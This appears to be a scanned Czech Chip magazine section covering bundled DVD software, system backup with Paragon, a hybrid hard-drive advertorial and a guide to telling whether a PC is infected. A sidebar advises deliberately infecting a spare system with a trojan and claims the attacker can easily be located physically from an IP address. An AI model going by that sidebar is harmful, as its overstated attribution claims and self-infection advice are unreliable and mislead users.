AUTOMATICKÉ ZÁLOHOVÁNÍ: Každý se bojí ztráty dat. Zálohování je však dnes mnohem jednodušší a také bezpečnější, především díky cloud zálohování. Svá data nezalohujete na žádný fyzický disk ani je nevykopujete na média, ale nahráváte je na virtuální disk v internetu. Poskytovatel služby pak zajistí, abyste o data nepřišli. Nikdy už nebudete muset zkoumat, kam jste zálohu uložili. Cloud zálohování umí plná verze programu Ocster Backup Pro 4 z Chip DVD, pokud by vám tento program nevyhovoval, v rubrice Software na Chip DVD najdete několik dalších programů pro zálohování do internetových disků.

NA DVD

7-Zip 4.65 komprimační nástroj
7plus 2.0.0 vylepšení průzkumníka
CCleaner 2.36.1233 čistí systém
CDBurnerXP 4.3.7 vypalování disků
Comodo IS 2011 bezpečnostní balík
Device Doctor 1.0.0.1 aktualizace ovladačů
FileMenu Tools 5.8.1 úprava kontextového menu
Gspot 2.70a informace o filmu
ImgBurn 2.5.2.0 vypalování disků
IrfanView 4.27 CZ prohlížeč obrázků
Jumplist Extender 0.2-C úprava jumplistu
KeePass 1.18 správce hesel
Mouse Extender 1.9.9.0 startovací menu
Ocster Backup Pro 4 zálohování
Paragon Backup & Recovery Free Edition zálohování systému
Photomizer 1.3 úprava fotografií
QTTTabBar 1.2.2.1 rozšíření průzkumníka
Songbird 1.8.0 správce hudby
SpeedFan 4.41 monitoring hardwaru
Sysinternals Suite balík systémových nástrojů
Thunderbird 3.1.6 poštovní klient
TrueCrypt 7.0a šifrování
Tweak Me! 1.1.0.7 tuning systému
VirtualBox 3.2.10 virtuální stroj
VLC media player 1.1.4 přehrávač multimédií
Windows 7 Codecs 2.6.6 balík kodeků
Windows Live Movie Maker střih videa

Tyto a další programy najdete na Chip DVD pod indexem **Perfektní Windows**.


Perfektní edice: Podruhé bleskově

Zapomeňte na instalační DVD s Windows. Jakmile máte systém v perfektní výbavě, proveďte jeho zálohu. Pokud jej budete chtít příště „nainstalovat“, jednoduše jej rozbalíte z obrazu.

Nainstalovat Windows je záležitostí několika minut, ale pak ještě všechny ty aplikace! Kdo už to jednou dělal, tomu se stejnou operací podruhé nebude chtít podstoupit. Naštěstí ani není třeba, a to díky nástroji Paragon Backup & Recovery, který uloží celý váš systém i s aplikacemi a v případě potřeby jej také celý obnoví.

ZÁLOHA: Nejprve je třeba program nainstalovat. Během instalace se nabídne registrace programu, ta je povinná a probíhá po internetu. Po dokončení registrace vám do e-mailové schránky přijde zpráva, která obsahuje klíče pro pokračování v instalaci. Na konci instalace je třeba restartovat počítač.

Po restartu počítače spustíte Paragon a provedete zálohu celého systému. To uděláte tak, že v programu zvolíte »Wizards | Back Up Disk or Partition«. Zobrazí se nové okno s průvodcem, pokračujte k druhému kroku. Zde vybíráte, co chcete zálohovat. Ideální je, pokud zálohujete celý disk. Nemáte-li tolik prostoru na místě, kam zálohujete, zazálohujte jen partition se systémem a také Master Boot Record. V dalším kroku pak jen vy-



Paragon Backup & Recovery: Při ukládání vyberte partition se systémem, ale také Master Boot Record.

berte, kam chcete data uložit, pro zálohu systému se skvěle hodí třeba USB disk.

Máte-li systém zazálohovaný, ještě v Paragonu zvolte »Tools | Recovery Media Builder« a vytvoříte záchranné CD, ze kterého v případě potřeby nastartujete počítač a z USB disku obnovíte data.


OBNOVA: Pokud se systém porouchá a nespustí, nejsnadnější cesta k obnovení vede právě přes záchranné médium. Z něj počítač nabojujete, připojíte USB disk se zálohou a celý operační systém během několika minut obnovíte.

OCHRANA HESEL: Používat stejné heslo pro více účtů je nebezpečné. Používat hesla kratší než osm znaků je také nebezpečné. Používat jako hesla jména nebo slova, která lze najít ve slovníku, je rovněž nebezpečné. Zapamatovat si však všechna hesla ke všem účtům, to není v silách běžného uživatele. Velmi pohodlné řešení nabízí nástroj KeePass z Chip DVD. Stačí si zapamatovat jen jedno hlavní přístupové heslo, a program se pak postará o kompletní

správu hesel ke všem programům, webovým stránkám i bankovním účtům. Navíc lze mít program na USB flash disku, tedy stále při sobě. Na Chip DVD najdete i češtinu pro KeePass.

Je-li váš operační systém konečně perfektní, nezapomeňte jej zazálohovat, abyste jej měli k dispozici kdykoliv. Jak se to dělá, to popisujeme v rámečku vlevo nahoře. ☐

AUTOR@CHIP.CZ



Movie Maker 2011: Program pochází od Microsoftu, ale není součástí Windows.

Perfektně aktualizovaný: Aby byl systém perfektní, musí být také aktualizovaný. Pokud nemáte ve Windows 7 všechny aktualizace, můžete využít Service Packu 1 RC z Chip DVD. Service Pack obsahuje všechny záplaty pro Windows 7.



PLACENÁ INZERCE

H-HDD: Nová generace hybridních pevných disků

Hybridní pevné disky kombinují výhody superrychlých SSD disků s magnetickými plotnami HDD disků, takže nabízejí **rychlost i dostatečný prostor** pro ukládání dat.

MANUEL SCHREIBER

Pevné disky se od flash disků liší snad ve všech ohledech. SSD (Solid State Drive) disky jsou extrémně rychlé, jejich úložný prostor je však bohužel velice drahý. 500 GB úložného prostoru na SSD disku stojí v současné době cca 30 000 Kč. Klasický magnetický pevný disk (HDD) je na druhou stranu levný a disponuje větším prostorem, než jaký dokáže většina uživatelů smysluplně využít. Jeho nevýhodou je však nižší rychlost, která bývá brzdou celého systému. Zajímavé spojení toho nejlepšího z obou technologií představují hybridní pevné disky (H-HDD), které disponují dostatečným úložným prostorem, vysokou přenosovou rychlostí sekce, ve které je uložen ope-

rační systém a nejdůležitější aplikace, a navíc jsou k dostání za dostupnou cenu.

Nápad, na kterém jsou hybridní disky založeny, je poměrně starý a poprvé jsme se s ním mohli setkat už v době uvedení systému Windows Vista, který zavedl funkci ReadyDrive, jež měla sloužit k urychlení činnosti operačního systému prostřednictvím využití USB flash disků (viz vložený článek).

Uvedením disku Momentus XT přinesla společnost Seagate na trh první 2,5" pevný disk s hybridní technologií, který za cenu okolo 3 000 Kč nabízí 500 GB úložného prostoru a přitom pracuje rychleji než klasické notebookové pevné disky. Kapacita magnetických ploten dosahuje nominální hodnoty 500 GB,

disk je ale zároveň vybaven 4GB flashovou pamětí, která pracuje s nejpoužívanějšími daty mnohem rychleji, než kdyby je systém načítal z magnetické vrstvy ploten pevného disku. Toto řešení je ideální hlavně pro notebooky, protože právě do přenosných počítačů se vejde pouze jeden interní pevný disk, a nemohou tedy (jako stolní počítače) kombinovat plnohodnotný SSD disk s menší kapacitou v podobě disku systémového s druhým, samostatným magnetickým diskem pro ukládání dat.

Zvýšení rychlosti díky výběru dat

Hlavním rozdílem, kterým se Seagate Momentus XT liší od starších hybridních disků, je fakt, že na rozdíl od nich výběr dat, která budou uložena na rychlé flashové paměti, neřídí operační systém Windows, ale sama logika pevného disku. Funkce výběru dat je naprosto nezávislá na použitém operačním systému či ovladači pevného disku, protože navenek se disk jeví jako jedna disková jednotka. Informace o tom, která data uživatel potřebuje nejčastěji, jsou shromažďovány řadičem pevného disku, který neustále zaznamenává a vyhodnocuje údaje o sektorech, které jsou nejčastěji načítány. Seagate nazývá tuto technologii „Adaptivní paměť“. Funguje v podstatě jako vyrovnávací paměť, která se sama učí, jaká data používá nejčastěji.

V okamžiku, kdy uživatel poprvé zapne počítač vybavený tímto diskem, zaznamenají a zkopírují se do flashové paměti soubory, které používají Win-

dows pro načtení systému. Když pak uživatel zapne počítač podruhé, vyvolají se při bootování systému právě soubory uložené na flashové části pevného disku, takže načítání operačního systému probíhá mnohem rychleji. Urychlení startu systému je dáno tím, že přístupová doba čtení flashové části hybridního disku Momentus XT je cca o 73 procent rychlejší než přístupová doba běžných magnetických disků (viz tabulka napravo).

Změny v obsahu dat uložených na flashové části hybridního disku nastávají i během práce. Pokaždé, když uživatel spustí nějakou aplikaci, řadič zaznamená, o která data se jedná, a rovněž je zkopíruje do flashové paměti. Kopírování používaných dat do této „vyrovnávací“ paměti trvá tak dlouho, dokud není její 4GB kapacita vyčerpána. Řadič nerozlišuje typy souborů, které se ukládají do flashové části. Bere v úvahu pouze záznam o tom, jaké bloky dat systém nejčastěji načítá, a ukládá je do flashové paměti čistě podle frekvence toho, jak často jsou potřeba. Tento způsob volby dat je praktický zvláště proto, že do flashové paměti se opravdu dostanou pouze nejpotřebnější data. Tento systém má však i nevýhody. Jednou z nich je fakt, že záznam dat podle toho, do jakého bloku pevného disku spadají, přestává být aktuální po každé defragmentaci pevného disku a hybridní disk obsahuje i magnetickou část, která je chťe nechtě občas defragmentována samotným systémem. Tento problém však není tak vážný – krátce po defragmentaci se disk znovu

Microsoft ReadyDrive končí

Činnost technologie ReadyDrive řídil operační systém Windows. Rozhraní Windows (Dataflow Management Layer) rozhodovalo, která data z HDD budou uložena na flashové paměti. Problém této technologie spočíval i v tom, že kapacita flashové paměti USB flash disků byla příliš nízká, takže nedokázala zaznamenat všechna potřebná data. Výkonnostní rozdíl byl částeč-

ně zatelný při měření benchmarky, ale v praktickém provozu jsme přínos této technologie ani nezaznamenali. Tuto technologii navíc podporují pouze Windows od verze Vista a počítač musel splňovat určité předpoklady. Další překážkou rozšíření této technologie bylo, že ReadyDrive fungoval pouze s moderními základními deskami a updatovaným BIOS.

STARÁ A NOVÁ HYBRIDNÍ TECHNOLOGIE

READYDRIVE	MOMENTUS XT
výběr souborů	výběr bloků
omezená flashová paměť	neomezená flashová paměť
závislé na Windows	nezávislé na OS
nefungovala na všech PC	funguje na všech PC

HYBRIDNÍ DISK

Seagate Momentus XT sdužuje magnetickou plotnu s kapacitou 500 GB a 4 GB SSD vyrovnávací paměti.

HDD

Datové médium: magnetický disk
Přístup: mechanický (magnetické hlavičky pro zápis a čtení)

- + dostupnost (cca 6 Kč/GB)
- + neomezený počet zápisů
- náchylnost k otřesům
- nízká rychlost
- vyšší spotřeba
- vyšší hlučnost

SSD


Datové médium: polovodiče
Přístup: elektronický

- vysoká cena (cca 65 Kč/GB)
- omezený počet zápisů
- + odolnost vůči otřesům
- + vysoká rychlost
- + nízká spotřeba
- + bezhlučný provoz




Rychlost udává řadič

Hybridní disky jsou vybaveny speciálním řadičem, který kopíruje nepoužívanější data do flashové paměti, takže k nim systém přistupuje mnohem rychleji.




Zápis

Řadič směřuje všechna zapisovaná data na magnetickou část pevného disku. Flashová SSD část slouží jen jako vyrovnávací paměť pro čtení dat.



Přístup 1

Řadič sleduje, jak často systém přistupuje k určitým datům, a ty nejčastější datové bloky kopíruje do rychlé SSD paměti.



Přístup 2

Při dalším přístupu k nejčastějším datům se tato již nenačítají z magnetické části disku, ale z flashové SSD paměti.

naučí aktuální blokovanou adresu nepotřebnějších dat a do flashové paměti se opět nahrají ta nepoužívanější data.

Jelikož kapacita 4 GB často nestačí pro načtení celého operačního systému a nejdůležitějších programů, flashová vyrovnávací paměť může buď být naplněna několika většími soubory, nebo množstvím souborů malých. Pokud je třeba načíst aplikace, pro které již nebude místo v rámci 4GB flashové paměti, budou se načítat klasicky z magnetické plotny a jejich čtení bude logicky pomalejší. Aby k tomu docházelo co nejméně, sleduje řadič disku nejčastěji načítaná data a automaticky maže z flash paměti ty bloky dat, které jsou používány v rámci vyrovnávací paměti nejméně často, a nahrazuje je daty, na která uživatel přistupuje nejčastěji. Flashová část hybridního disku se tedy přizpůsobuje chování uživatele. Nejvyššího výkonnostního nárůstu se ale uživatel dočká v případě, že pracuje se stále stejnými soubory a programy, tedy v případě, kdy co nejméně do-

chází ke střídání dat umístěných ve vyrovnávací flash paměti. Uživatel nemá žádný způsob, jak ovlivnit, která data se na flashovou část hybridního disku budou ukládat. Nemůže tedy v případě potřeby disku „vnutit“, aby preferoval uložení například celé databáze. Při běžném každodenním použití počítače to však nepředstavuje žádný problém.

Konvenční zápis

Během zápisu se hybridní disk chová naprosto stejně jako jakýkoliv disk magnetický, jelikož řadič disku používá SSD paměť pouze pro čtení a zápis veškerých dat probíhá jen na magnetickou plotnu (viz infografika výše). To, že Momentus XT zapisuje data rychleji než většina 2,5" pevných disků, je dáno osazením 32MB vyrovnávací paměti a rychlostí otáčení 7 200 ot./min. Čtyřgigabajtovou flash paměť lze rovněž použít jako buffer, protože SSD část disku je tvořena paměťovými buňkami typu SLC, tedy stejnými rychlými buňkami, jaké využívají nejdražší a nejrychlejší SSD disky.

V porovnání s pomalejšími MLC buňkami, které bývají osazovány do levnějších SSD disků, jsou SLC paměti rychlejší a mají delší životnost. Současná podoba hybridních pevných disků má do budoucna ještě výrazný potenciál k vylepšování, ale již současná generace disku Momentus XT ukazuje, že hybridní disky jsou výhodnější než klasické magnetické disky.

Notebookový hybridní disk překonává, co se týče rychlosti přístupové doby, i disky 3,5", určené pro využití ve stolních počítačích. V kategorii výkonnějších stolních počítačů je využití hybridních pevných disků méně praktické. Do jejich skříně se snadno vejde více disků a hybridní disk nedokáže nahradit kombinaci plnohodnotného SSD disku s dostatečnou kapacitou pro všechny používané aplikace a data a prostorného magnetického pevného disku. V rámci nettopů a průměrných desktopů však mohou být hybridní disky zajímavou variantou ne o moc levnějších, ale výrazně pomalejších pouze magnetických disků.

POROVNÁNÍ PEVNÝCH DISKŮ

Srovnání rychlosti hybridního disku s nejrychlejšími SSD a HDD disky

Přenosová rychlost čtení

SSD	243,0 MB/s
HYBRID	83,84 MB/s
HDD	75,8 MB/s

Přenosová rychlost zápisu

SSD	206,4 MB/s
HYBRID	84,7 MB/s
HDD	72,9 MB/s

Přístupová doba

SSD	0,057 ms
HYBRID	5,3 ms
HDD	19,1 ms

Kapacita

SSD	32 GB
HYBRID	500 GB
HDD	750 GB

Intel X25-E (cca 8 500 Kč)

Seagate Momentus XT (cca 3 000 Kč)

Western Digital Scorpio (cca 2 400 Kč)

A je vysypaný...



Kamarádi a příbuzní



Internát



Přestávka na kávu



Pracovní místo



Power DVD



Tohle není doma

Počítač trucuje. Není hacknutý?

Windows už zase nepracují podle vašich představ. Je to chyba Microsoftu, nebo jde o něco jiného? Ukážeme vám chování **typické pro napadený počítač**.

MARKUS HERMANNSDORFER, VRATISLAV KLEGA

Operační systém a aplikace nám usnadňují život, jsou však zároveň nepřetržitě v ohrožení. Každý den se na internetu objeví okolo 60 000 nových škůdců. Není proto divu, že již každý druhý uživatel má nepříjemnou zkušenost s malwarovou infekcí, jak tvrdí bezpečnostní specialisté společnosti Panda. Jenže jak poznat, že je počítač napaden? Třeba podle toho, že procesor je neustále hodně vytížený, že se po síti přenáší neznámá data nebo že se z ničeho nic zobrazují podivuhodná okna. Ještě než začnete počítač „ládovat penicilinem“, podívejte se na naše tipy a použijte nástroje z DVD. Třeba je problém v softwaru, ovladači nebo špatném programu.

PC varuje před infekcí: Scareware?

Pravděpodobnost napadení

NÍZKÁ

STŘEDNÍ

VYSOKÁ

Zobrazí se okno s varováním, že je váš počítač napaden virem. Protože ale máte šťastný den, stačí jedno kliknutí, a stáhnete si antivir, který škůdce zneškodní. Věříte tomu? Dostatečné množství uživatelů ano. Pravidelným čtenářům Chipu snad ani nemusíme připomínat, že je to bouda jako pro maxipsa Fika.

ZKONTROLUJTE OCHRANU: Pokud máte aktualizovaný operační systém, používáte antivirovou ochranu, aktuální webový prohlížeč a firewall, takových hlášek se bát nemusíte. Hlavně na takové nabídky za žádnou cenu neklikajte. Do počítače byste si nainstalovali malware. Pokud nemáte dostatečnou ochranu, najdete na Chip DVD Comodo Internet Security Premium 2011. Ten obsahuje jak kvalitní firewall, tak antivirovou ochranu. Navíc je Comodo velmi šetrné k výkonovým zdrojům počítače.



Falešný přítel: SystemDefender ve skutečnosti není antivir, jak se snaží namluvit, ale scareware, který vám skutečného škůdce nainstaluje.

S CHAMTIVOSTÍ NEJDÁL DOJDEŠ: Drzost internetových zločinců je neuvěřitelná. Nejprve vám vnutí „antivir“, který nahraje do vašeho počítače malware. Vy máte falešný pocit bezpečí, protože jste si nainstalovali program, který vám doporučilo vyskakovací okno, a nyní vám tento škůdce nutí upgrade na placenou verzi. Protože takové hlášky dokážou být opravdu dotěrné, velké množství uživatelů skutečně podlehne. Zločinec tak nejen získá kontrolu nad vaším počítačem, ale navíc mu ještě zaplatíte.

Navíc pokud se malware zahrabe hluboko do systému, bude problémem jej odinstalovat i poté, co nainstalujete nový antivirový program. Škůdce má před ním výhodu a dokáže se zamaskovat. Odhalit takového škůdce ve Windows je skutečný problém. Řešení naštěstí není tak složité. Stačí použít záchranný systém, ze kterého nabootejete počítač a odstraníte malware antivirem, který je součástí systému. Není-li totiž malware aktivní, není schopen zamaskovat svou přítomnost. Takových systémů jsme měli letos na Chip DVD velké množství, přičemž právě samotné Chip DVD bylo bootovací, takže z něj stačilo



spustit PC a nechat zkontrolovat harddisk. V Chipu 7/2010 jsme vám nabídli záchran-
ný systém od společnosti Kaspersky, který
patří mezi nejlepší hledače malwaru.

Je-li malware velmi agresivní, neobejde
se jeho odstranění bez poškození systému
a ten pak nespustí. To ale není žádná tra-
gédie. Stačí vzít instalační disk se systé-
mem a opravit jej. Oprava doplní části,
které byly malwarem poškozeny.

Pomalé připojení: Trojský kůň?

Pravděpodobnost napadení NÍZKÁ STŘEDNÍ VYSOKÁ


Pokud máte standardní připojení k inter-
netu a webová stránka www.chip.cz se
vám načítá déle než pět sekund, něco není
v pořádku. Problémů může být celá řada.
Váš internetový poskytovatel může mít
pomalejší připojení, internetový prohlížeč
je příliš pomalý, webová stránka může če-
kat na spuštění nějakého doplňku, třeba
flashe. Je ale také možné, že máte v počíta-
či trojského koně, který práci brzdí.

VYHLEDÁNÍ TROJSKÉHO KONĚ: Nejjedno-
dušší by samozřejmě bylo, pokud byste
spustili antivirový sken a ten trojského
koně našel. Ne vždy je to ale tak jedno-
duché. Pokud se trojský kůň dostal do počíta-
če, aniž by ho antivir odhalil, bude těžké
jej najít. Můžete to však zkusit.

Trojské koně používají hackeři k tomu,
aby ovládali váš počítač a používali jeho
hardware, třeba při hromadných útocích. Je-
li trojský kůň v počítači, může hacker dělat
s počítačem to samé, co můžete dělat vy.

Přítomnost trojského koně odhalíte
tak, že počítač a především internetové
připojení jsou o dost pomalejší. Díky to-
mu však můžete trojského koně snadno
odhalit. Vypněte všechny programy, kte-
ré přistupují k síti nebo internetu, jako
je poštovní klient, prohlížeč, ICQ, Skype,
aktualizační služba. Pokud už neběží
žádný program připojený k síti, spusťte
klávesovou zkratku [Ctrl+
Shift+Esc] Správce úloh
a přepněte se do záložky »Sí-
tě«. Využití sítě by mělo být
0 %, neměla by probíhat žádná
komunikace. Pokud naop-
ak probíhá výrazná komuni-
kace po síti, je velmi pravdě-
podobné, že máte v systému
trojského koně.

Pro odstranění můžete pou-
žít stejný postup jako v před-
chozím bodě, případně můžete
vyzkoušet také nástroj Trojan-



Tajná komunikace: Pokud máte vypnuté
všechny aplikace, které komunikují po síti,
a přesto je po síti generován »nenápadný«
provoz, může za to zřejmě trojský kůň. Dopro-
vází jej vyšší zatížení procesoru.

Hunter z Chip DVD, který se na hledání
trojských koní specializuje.


Počítač si z vás utahuje: Virus?

Pravděpodobnost napadení NÍZKÁ STŘEDNÍ VYSOKÁ

Plocha je vzhůru nohama, Windows zobra-
zují nesrozumitelné hlášky, z reproduktorů
se line hlasitý smích. Co je to za vtípky?

ŠPÝMAŘ: Softwarovou chybu můžete vy-
loučit. Někdo si z vás udělal legraci a ve
vašem počítači teď úřaduje vir špýmař.
Kdo ho tam ale dal? A kdy a jak?

V tomto případě doporučujeme sáh-
nout po nástroji pro obnovení systému.
Spusťte jej a klikněte na »Vybrat jiný bod
obnovení«. Uvidíte, které aplikace byly
v poslední době nainstalovány. Pokud jste
nic neinstalovali, ale najednou zde uvidíte
nějakou podivnou aplikaci, nejspíš bu-
de za problémy zodpovědná právě ona. Vy
však nechcete jen odstranit tuto legráčku,
ale také vystopovat, kdo vám ji do počíta-
če nainstaloval. Pokud nemáte v počítači
více uživatelských účtů, nejspíš někdo přišel
s USB flash diskem a aplikaci z něj na-
instaloval. V nástroji Obnovení systému
zjistíte, kdy přesně byl program nainstalo-
ván. Z toho můžete odvodit, kdo si mohl
s vaším systémem hrát. Pokud to podle
času nezjistíte, je zde ještě další možnost.



NA DVD

Na Chip DVD najdete
nástroje, které vám
pomohou najít a odstranit
viry, červy, trojské koně
a keyloggery. Také zde
najdete software, který
vám pomůže vyčlenit
hackera. Programy
najdete pod indexem
Bezpečnostní kontrola.

Na Chip DVD najdete program
USBDeview, který vám pomůže zjis-
tit, jaké zařízení bylo v té době připoje-
né. Podle značky, případně typu USB
disku už bude mnohem jednodušší vy-
pátrat špýmaře.

PŘÍŠTĚ UŽ NE: Nechcete-li, aby se vám ně-
co podobného stalo i příště, zabezpečte si
pořádně počítač. Klikněte pravým tlačít-
kem myši na plochu systému a zvolte
»Přizpůsobit«. V nově zobrazeném okně
klikněte na »Spořič obrazovky« a zatr-
hnete položku »Při obnovení zobrazit při-
hlašovací obrazovku«. Dobu do aktivace
spořiče zvolte do pěti minut.

Pomalý počítač: Botnet?

Pravděpodobnost napadení NÍZKÁ STŘEDNÍ VYSOKÁ

Spuštění aplikace trvá déle než spuštění
celého systému, všechno běží jako zpomalené,
na každou akci čekáte několik
sekund. Může za to škodlivý software?

VYČISTĚNÍ DISKU: Jakmile začne na pev-
ném disku docházet volné místo, dochází
ke značné fragmentaci dat. Přechzení sou-



Armáda zombie: ZeuS Tracker ukazuje, kolik
počítačů je součástí ZeuS botnetu. Je mezi
nimi i ten váš?

boru pak trvá až několikrát déle
než u disku, který má dostatek volného
místa a je defragmentovaný. Chcete-li te-
dy dostat počítač opět do kondice, smaž-
te nepotřebné soubory, vysypte koš a po-
užijte nástroj CCleaner, který odstraní
dočasné a nepotřebné soubory. Nakonec
pevný disk defragmentujte. K tomuto
účelu najdete na Chip DVD nástroj Defra-
ggler, který pevný disk defragmentuje,
když běží spořič obrazovky, takže vás žád-
ným způsobem nezdržuje od práce.

Pokud se po pročištění počítač zrychlí,
nemusíte se žádných botnetů obávat.

SOUČÁST SÍTĚ BOTNETU: Stane-li se váš
počítač součástí velké sítě internetové
mafie, je prakticky v otroctví vzdálených

hackerů. Plní jejich příkazy a na ty vaše už mu nestačí síly. Není proto divu, že je pak počítač pomalý. Jak odhalit, zda je váš počítač nevolníkem?

Ze všeho nejdříve ukončíte všechny programy – nejen ty, které máte spuštěné jako uživatel, ale také ty na pozadí. Podívejte se na ikony na systémové liště vedle hodin a postupně zavřete vše, co zde běží. Jsou-li všechny aplikace zavřené, pomocí [Ctrl+Shift+Esc] spustíte Správce úloh a přepnete se do záložky »Výkon«. V okně »Historie využití procesoru« byste nyní měli vidět zanedbatelné hodnoty, které nepřekročí 3% hranici. Bude-li zatížení vysoké, je vysoce pravděpodobné, že výkon vašeho počítače zneužívá někdo jiný.

Tito škůdci dokážou deaktivovat váš antivir, proto je zbytečné se snažit počítač vyčistit tímto způsobem. Pomůže vám nástroj Radix Anti-Rootkit z Chip DVD. Ten nainstalujete na USB flash disk, z něj pak spustíte počítač a rootkit ze systému odstraníte.

Browser surfuje sám: Hijacking?

Pravděpodobnost napadení NÍZKÁ STŘEDNÍ VYSOKÁ

Prohlížíte si webovou stránku, a jako mávnutím kouzelného proutku se najednou objeví jiná stránka. Nebo z ničeho nic vyskočí okno s reklamou. Strašidlo, nebo malware?

ZMĚNA DOMOVSKÉ STRÁNKY: Internet Explorer má od Microsoftu standardně nastavenou domovskou stránku na <http://go.microsoft.com>. Až když zvolíte »Nástroje | Možnosti internetu«, můžete domovskou stránku změnit. Firefox zase po každé aktualizaci zobrazí stránku Mozilly, ve které je výpis novinek právě aktualizované verze. Těmto stránkám tedy nemusíte věnovat žádnou pozornost.



Napadený: Že je počítač určitě napadený, to poznáte podle toho, že se sama od sebe otevírají okna s pochybným obsahem.

Vystopujte svého hackera

Firewall nemusí sloužit jen k ochraně. Nástroj vám také může najít osobu, která infikovala váš počítač.

Jakmile najdete trojského koně, odstraníte jej z disku. To je sice správné, ale už nezjistíte, kdo vám jej do počítače nainstaloval. Chcete-li vypátrat útočníka, budete potřebovat druhý systém, případně virtuální počítač. Na tomto systému by měl běžet firewall, který vám pomůže útočníka odhalit.

PLÁNOVANÁ INFIKACE

Nejprve je třeba pokusný operační systém infikovat trojským koněm. Bud můžete přesunout přímo soubor, ve kterém je nákaza, případně můžete otevřít e-mail nebo webovou stránku, prostřednictvím které jste malware pochytali. Hned po aktivaci začne trojský kůň komunikovat se svým autorem a posílat mu data. A právě to může firewall zaregistrovat. V logu firewallu uvidíte, který program na kterém portu

a na kterou IP adresu posílá data. Uvidíte konkrétní knihovny, někdy případně přímo záznam »Win32.troj«. A hacker je v pasti.

ODHALENÍ

Jakmile znáte IP adresu hackera, jeho vystopování je velmi jednoduché. Může vám s tím pomoci i nástroj VisualRoute z Chip DVD, který dokáže fyzicky najít počítač podle IP adresy.

INFORMUJTE PROVIDERA

Často se stane, že IP adresa vede jen k nějakému internetovému providerovi. V tom případě jej informujte o skutečnosti, že v jeho síti se nachází hacker. Není v zájmu žádného providera, aby z jeho sítě byly podnikány útoky, protože jej to poškozuje. Může skončit na blacklistu třeba různých antispamových filtrů.

HLEDEJ HIJACKER: Pokud se ale ve vašem prohlížeči každé tři sekundy zobrazuje nové okno a samovolně se dostáváte na pochybné stránky, s největší pravděpodobností je váš počítač infikovaný.


V těchto případech je schopen pomoci i konvenční antivir, my však doporučujeme specializované nástroje, jako je SpyBot Search&Destroy z Chip DVD. Ten dokáže najít a odstranit trojské koně, hijackery, spyware a podobné škůdce. Zkušenějším uživatelům nabízíme také nástroj HijackThis.

Bezpečnostní balík nepracuje: Červ?

Pravděpodobnost napadení NÍZKÁ STŘEDNÍ VYSOKÁ

Z ničeho nic se vám v systému deaktivuje firewall. Je to softwarová chyba, nebo za to může nějaký červ?

VYPÍNAČÍ SLUŽEB: Možná si ještě pamatujete na červa nazvaného Blaster. Ten dokázal shodit celý operační systém. Jen se zobrazilo okno odpočítávající čas do vypnutí systému a nešlo s tím nic dělat. Podobných červů jsou tisíce a nesoustřeďují se jen na vypnutí systému, ale na deaktivaci nějaké bezpečnostní funkce. Třeba ve správný okamžik dokážou deaktivovat bezpečnostní balík, firewall nebo jinou komponentu, která střeží bezpečnost počítače. A je-li tato komponenta, která třeba uzavírá nějakou bezpečnostní mezeru, deaktivována, je pro hackera vstup do počítače snadný. Když se zobrazí hláška o de-



Čmúchal: Pro kontrolu disku použijte nástroj Stinger. Umí najít a odstranit více než 4 000 červů.

aktivovaném antiviru nebo firewallu, je už většinou pozdě.

CHYTNÍ ČERVA: Nalezení aktivních červů není vůbec snadné. V systému se umí velmi dobře zamaskovat, jejich nalezení a odstranění je proto velmi složité. Nechcete-li při hledání opouštět Windows, vyzkoušejte nástroj McAfee Avert Stinger, který se právě na boj s wormy specializuje, dokáže je najít a také odstranit. Kromě toho opět doporučujeme sáhnout po bootovacím DVD a při vypnutých Windows provést kontrolu disku.

Poškozené soubory: Ransomware?

Pravděpodobnost napadení NÍZKÁ STŘEDNÍ VYSOKÁ

Všechny tuningové nástroje nabízejí funkci pro čištění. Mažou nepotřebné soubory,



ale také ty soubory, které jsou v počítači vícekrát. Pokud vám tedy zmizel soubor, nemusí to být ještě ransomware. To je typ útoku, při kterém hacker zablokuje přístup k vašim souborům a uvolní jej, až když zaplatíte „výkupné“.

